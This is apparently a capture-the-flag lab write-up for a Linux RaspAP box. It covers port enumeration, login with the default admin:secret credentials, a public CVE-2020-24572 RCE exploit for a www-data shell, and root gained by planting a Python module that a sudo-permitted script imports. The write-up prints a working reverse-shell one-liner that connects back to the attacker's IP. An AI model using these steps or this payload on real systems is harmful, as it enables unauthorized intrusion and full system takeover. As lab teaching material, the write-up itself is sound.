System Information#
OS: Linux IP: 192.168.183.97
Service Enumeration#
22/tcp SSH#
OpenSSH 7.9p1 Debian 10+deb10u2
23/tcp Telnet#
Linux Telnetd 0.17
25/tcp SMTP#
Valid user found: root
Authentication not enabled?
[ERROR] SMTP LOGIN AUTH, either this auth is disabled or server is not using auth: 503 5.5.1 Error: authentication not enabled
53/tcp DNS#
422/tcp Service#
OpenSSH 7.9p1 Debian 10+deb10u2
8091/tcp HTTP#
lighttpd/1.4.53 WWW-Authenticate: Basic realm=“RaspAP”

RaspAP default creds (admin:secret) work, giving us access to the portal.

Find RCE exploit: https://github.com/gerbsec/CVE-2020-24572-POC

Use to get reverse shell as www-data.
Skip to initial access.
42042/tcp Service#
OpenSSH 7.9p1 Debian 10+deb10u2
Initial Access#
python3 exploit.py 192.168.183.97 8091 192.168.45.194 443 secret 3
Privilege Escalation#
sudo -l shows that as www-data, we can run multiple commands as root without a password:
User www-data may run the following commands on walla:
    (ALL) NOPASSWD: /sbin/ifup
    (ALL) NOPASSWD: /usr/bin/python /home/walter/wifi_reset.py
    (ALL) NOPASSWD: /bin/systemctl start hostapd.service
    (ALL) NOPASSWD: /bin/systemctl stop hostapd.service
    (ALL) NOPASSWD: /bin/systemctl start dnsmasq.service
    (ALL) NOPASSWD: /bin/systemctl stop dnsmasq.service
    (ALL) NOPASSWD: /bin/systemctl restart dnsmasq.service
www-data@walla:/var/www/html/includes$ /home/walter/wifi_reset.py:
#!/usr/bin/python

import sys

try:
        import wificontroller
except Exception:
        print "[!] ERROR: Unable to load wificontroller module."
        sys.exit()

wificontroller.stop("wlan0", "1")
wificontroller.reset("wlan0", "1")
wificotroller.start("wlan0", "1")
Where does wificontroller get defined? Can we make it run our own code?…
What if we create /home/walter/wificontroller.py as such?
import os,pty,socket;
s=socket.socket();s.connect(("192.168.45.194",443));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("/bin/sh")
…and run sudo /usr/bin/python /home/walter/wifi_reset.py
Success!


Proof Screenshots (local.txt / proof.txt)#
type or cat flag and include IP address in screenshot